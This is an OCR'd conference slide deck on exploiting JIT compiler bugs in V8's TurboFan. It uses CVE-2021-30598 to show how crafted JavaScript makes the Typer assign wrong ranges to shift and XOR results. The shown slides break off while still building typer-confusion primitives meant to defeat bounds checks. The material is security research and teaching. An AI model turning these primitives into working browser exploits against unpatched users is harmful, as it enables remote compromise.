
Time-Traveling JIT Bugs


Manfred Paul

November 11, 2022

Stages of a (JIT) bug



Stages of a (JIT) bug




What this talk is about.

$ whoami

- Student/CTF-Player/Independant Vulnerability Researcher
- @_manfp
- Pwn2Own Vancouver with Linux, Firefox, Safari
- First time speaker, please be gentle ☺


(Simplified) Compiler Pipeline



An Example Program


```
function foo(x) {
  let obj = {a:5};
  return ((x&5)&obj.a) + (1&2);
}
```

(Simplified) Compiler Pipeline




An Example Program

```
function foo(x) {
  let obj = {a:5};
  return ((x&5)&obj.a) + (1&2);
}
```



2: Parameter[1]
20: NumberConstant[5]
21: SpeculativeNumberBitwiseAnd
22: JSLoadNamed
27: SpeculativeNumberBitwiseAnd
28: NumberConstant[0]
29: SpeculativeSafeIntegerAdd
30: Return

(Simplified) Compiler Pipeline




An Example Program

```
function foo(x) {
  let obj = {a:5};
  return ((x&5)&obj.a) + (1&2);
}
```




(Simplified) Compiler Pipeline




An Example Program

```
function foo(x) {
  let obj = {a:5};
  return ((x&5)&obj.a) + (1&2);
}
```



2: Parameter[1]
20: NumberConstant[5]
21: SpeculativeNumberBitwiseAnd
27: SpeculativeNumberBitwiseAnd
28: NumberConstant[0]
29: SpeculativeSafeIntegerAdd
30: Return

(Simplified) Compiler Pipeline




An Example Program

```
function foo(x) {
  let obj = {a:5};
  return ((x&5)&obj.a) + (1&2);
}
```




(Simplified) Compiler Pipeline




An Example Program

```
function foo(x) {
  let obj = {a:5};
  return ((x&5)&obj.a) + (1&2);
}
```



(Simplified) Compiler Pipeline



An Example Program

```
function foo(x) {
  let obj = {a:5};
  return ((x&5)&obj.a) + (1&2);
}

  sar rdx, 1
  and rdx, 5
  lea rax, [rdx+rdx]
```

Bounds-Checks Elimination

Array accesses need costly bounds checks:

```
return [1,3,3,7][a&3];
```

$$\Downarrow$$

```
int idx = a&3;
if (idx < 0 || idx >= 4) {
  return undefined;
} else {
  return *(array + idx);
}
```

Bounds-Checks Elimination

Array accesses need costly bounds checks:

```
    return [1,3,3,7][a&3];
```

$$\Downarrow$$

```
    return *(array + (a&3));
```

Typer results can be used to eliminate the checks!

Bounds-Checks Elimination

Array accesses need costly bounds checks:

```
    return [1,3,3,7][a&3];
```

$$\Downarrow$$

```
    return *(array + (a&3));
```

Typer results can be used to eliminate the checks!
(But not all browsers still do this)

Exploiting the Typer


- Typer bugs are useful, but hard to find!

Exploiting the Typer

- Typer bugs are useful, but hard to find!
- What if we could use a bug in another stage?


Exploiting the Typer

- Typer bugs are useful, but hard to find!
- What if we could use a bug in another stage?




Exploiting the Typer

- Typer bugs are useful, but hard to find!
- What if we could use a bug in another stage?




Exploiting the Typer


- Typer bugs are useful, but hard to find!
- What if we could use a bug in another stage?




Attack Surface for Typer Exploits



Attack Surface for Typer Exploits



Attack Surface for Typer Exploits



Always has been
Wait it's all security-relevant?
Parsing, Building DFG
Inlining, Constant Folding
Typer
Load Elimination
Lowering
Low-Level Optimization
Code Generation

Bitwise Arithmetic in JavaScript

- Everything is a `double`!

Bitwise Arithmetic in JavaScript

- Everything is a `double`!
- Except bitwise operators, which truncate to (signed) 32-bit

Bitwise Arithmetic in JavaScript

- Everything is a `double`!
- Except bitwise operators, which truncate to (signed) 32-bit
    - Exception: logical right-shifts (`>>>`) convert the result to *unsigned* 32-bit

Bitwise Arithmetic in JavaScript

- Everything is a `double`!
- Except bitwise operators, which truncate to (signed) 32-bit
    - Exception: logical right-shifts (`>>>`) convert the result to *unsigned* 32-bit
- Shift amounts are modulo 32

Bitwise Arithmetic in JavaScript

- Everything is a `double`!
- Except bitwise operators, which truncate to (signed) 32-bit
    - Exception: logical right-shifts (`>>>`) convert the result to *unsigned* 32-bit
- Shift amounts are modulo 32
    - As in x86

CVE-2021-30598

```
MachineOperatorReducer::TryMatchWord32Ror(Node* node) {
  DCHECK(IrOpcode::kWord32Or == node->opcode() ||
         IrOpcode::kWord32Xor == node->opcode());
...
  // Recognize rotation, we are matching:
  //  * x << y | x >>> (32 - y) => x ror (32 - y)
  //  * x << (32 - y) | x >>> y => x ror y
  //  * x << y ^ x >>> (32 - y) => x ror (32 - y)
  //  * x << (32 - y) ^ x >>> y => x ror y
  // as well as their commuted form.
```

CVE-2021-30598: Root Cause

```
(x >>> y) | (x << (32-y))
```

CVE-2021-30598: Root Cause

```
(x >>> y) | (x << (32-y)) == ror(x, y)
```

CVE-2021-30598: Root Cause

```
(x >>> y) ^ (x << (32-y)) == ror(x, y)
```

CVE-2021-30598: Root Cause

```
(x >>> y) ^ (x << (32-y)) == ror(x, y)
```

- However, for `y=0`:

```
(x >>> 0) ^ (x << (32-0)) == ror(x, 0)
```

CVE-2021-30598: Root Cause

```
(x >>> y) ^ (x << (32-y)) == ror(x, y)
```

- However, for `y=0`:

```
(x >>> 0) ^ (x << 32) == ror(x, 0)
```

CVE-2021-30598: Root Cause

```
(x >>> y) ^ (x << (32-y)) == ror(x, y)
```

- However, for `y=0`:

```
x ^ x == x
```

CVE-2021-30598: Root Cause

```
(x >>> y) ^ (x << (32-y)) == ror(x, y)
```

- However, for `y=0`:


```
0 == x
```

Exploiting the Typer...

```
function foo(x,y) {
    x = x|0;
    y = y|0;
    return (x >>> y) ^ (x << (32-y));
  }
console.log(foo(1337, 0));
for (var i = 0; i < 3e5; i++) foo(1337, 0);
console.log(foo(1337, 0));
```

Exploiting the Typer...

```
function foo(x,y) {
    x = x|0;
    y = y|0;
    return (x >>> y) ^ (x << (32-y));
  }
console.log(foo(1337, 0));
for (var i = 0; i < 3e5; i++) foo(1337, 0);
console.log(foo(1337, 0));
```




Exploiting the Typer...

```
function foo(x,y) {
    x = x|0;
    y = y|0;
    return (x >>> y) ^ (x << (32-y));
  }
console.log(foo(1337, 0));
for (var i = 0; i < 3e5; i++) foo(1337, 0);
console.log(foo(1337, 0));
```

```
$ d8 --trace-turbo foo.js
0
---------------------------------------------------
Begin compiling method foo using TurboFan
---------------------------------------------------
Finished compiling method foo using TurboFan
1337
```

Exploiting the Typer...

```
function foo(x,y) {
    x = x|0;
    y = y|0;
    return (x >>> y) ^ (x << (32-y));
  }
console.log(foo(1337, 0));
for (var i = 0; i < 3e5; i++) foo(1337, 0);
console.log(foo(1337, 0));
```


18: SpeculativeNumberBitwiseOr
Range(-2147483648, 214748...
20: SpeculativeNumberShiftRightLogical
Unsigned32
23: SpeculativeNumberShiftLeft
Signed32
24: SpeculativeNumberBitwiseXor
Signed32
25: Return

Typer Logic for XOR

```
Type OperationTyper::NumberBitwiseXor(Type lhs, Type rhs) {
  ...
  lhs = NumberToInt32(lhs);
  rhs = NumberToInt32(rhs);
  ...
  double lmin = lhs.Min();
  double rmin = rhs.Min();
  double lmax = lhs.Max();
  double rmax = rhs.Max();
  if ((lmin >= 0 && rmin >= 0) || (lmax < 0 && rmax < 0)) {
    return Type::Unsigned31();
  }
  if ((lmax < 0 && rmin >= 0) || (lmin >= 0 && rmax < 0)) {
    return Type::Negative32();
  }
  return Type::Signed32();
}
```

Possible Result Types

	`left` < 0	`left` ≥ 0
`right` < 0	`left^right` ≥ 0	`left^right` < 0
`right` ≥ 0	`left^right` < 0	`left^right` ≥ 0

Possible Result Types

	`left` < 0	`left` ≥ 0
`right` < 0	`left^right` ≥ 0	`left^right` < 0
`right` ≥ 0	`left^right` < 0	`left^right` ≥ 0

Possible Result Types

	`left` < 0	`left` ≥ 0
`right` < 0	`left^right` ≥ 0	`left^right` < 0
`right` ≥ 0	`left^right` < 0	`left^right` ≥ 0

Typer Logic for Bit-Shifts

```
Type OperationTyper::NumberShiftLeft(Type lhs, Type rhs) {
  ...
  lhs = NumberToInt32(lhs);
  rhs = NumberToUint32(rhs);
  ...
  int32_t min_lhs = lhs.Min();
  int32_t max_lhs = lhs.Max();
  uint32_t min_rhs = rhs.Min();
  uint32_t max_rhs = rhs.Max();
  if (max_rhs > 31) {
    // rhs can be larger than the bitmask
    max_rhs = 31;
    min_rhs = 0;
  }
  ...
```

Typer Logic for Bit-Shifts

- The Typer cannot make sense of $\texttt{rhs} = 32$...

Typer Logic for Bit-Shifts


- The Typer cannot make sense of $\texttt{rhs} = 32$...
- Fortunately, there is a fix in the case of `<<`:
    - `(-1) << y` is negative for all `y`

Fixing the right Side

```
function foo(y) {
    let x = -1;
    y = y | 0;
    let left = x >>> y;
    let right = x << (32-y);
    return left ^ right;
}
```

Fixing the right Side

```
function foo(y) {
    let x = -1;
    y = y | 0;
    let left = x >>> y;
    let right = x << (32-y);
    return left ^ right;
}
```


20: SpeculativeNumberShiftRightLogical
Unsigned32
23: SpeculativeNumberShiftLeft[Number]
Range(-2147483648, -1)
24: SpeculativeNumberBitwiseXor[Number]
Signed32
25: Return

Issues with `left`

- There are two issues with the left side:

Issues with `left`


- There are two issues with the left side:
    - Need to know that `y=0`

Issues with `left`

- There are two issues with the left side:
    - Need to know that `y=0`
    - The right-shift works with *un*signed 32-bit integers


Setting y = 0

```
function foo() {
    let x = 2**32-1;
    let y = 0;
    return x >>> y;
}
```


13: NumberConstant
Range(4294967295, 4294967295)
14: NumberConstant
Range(0, 0)
18: SpeculativeNumberShiftRightLogical
Range(4294967295, 4294967295)
19: Return

Setting y = 0

```
function foo() {
    let x = 2**32-1;
    let y = 0;
    return x >>> y;
}
```



What the Typer (doesn't) know

	Typer knows value	Typer doesn't know value
Is a constant		
Isn't a constant		

What the Typer (doesn’t) know

	Typer knows value	Typer doesn’t know value
Is a constant	42	
Isn’t a constant		`arg`

What the Typer (doesn’t) know

	Typer knows value	Typer doesn’t know value
Is a constant	`42`	
Isn’t a constant	???	`arg`

Abusing Speculation

- Typer can make *speculative* assumptions

Abusing Speculation

- Typer can make *speculative* assumptions
- E.g.: If a value is observed to always be a number, assume it is


Abusing Speculation

- Typer can make *speculative* assumptions
- E.g.: If a value is observed to always be a number, assume it is
    - This is backed up by runtime checks.

Abusing Speculation

- Typer can make *speculative* assumptions
- E.g.: If a value is observed to always be a number, assume it is
    - This is backed up by runtime checks.


```
arg ? 1337 : ""
```



Abusing Speculation

- Typer can make *speculative* assumptions
- E.g.: If a value is observed to always be a number, assume it is
    - This is backed up by runtime checks.

```
(arg ? 1337 : "") + 0
```



What the Typer (doesn't) know


	Typer knows value	Typer doesn't know value
Is a constant	`42`	
Isn't a constant	`(arg?42:"")+0`	`arg`

Fixing the left Side

```
function foo(arg) {
    let x = 2**32-1;
    let y = (arg ? 0 : "") + 0;
    return x >>> y;
}
```


Fixing the left Side

```
function foo(arg) {
    let x = 2**32-1;
    let y = (arg ? 0 : "") + 0;
    return x >>> y;
}
```


14: NumberConstant
Range(4294967295, 4294967295)
27: SpeculativeSafeIntegerAdd
Range(0, 0)
28: SpeculativeNumberShiftRightLogical
Range(4294967295, 4294967295)
29: Return

Fixing the left Side

```
function foo(arg) {
    let x = 2**32-1;
    let y = (arg ? 0 : "") + 0;
    return x >>> y;
}
```



Fixing the unsigned Output

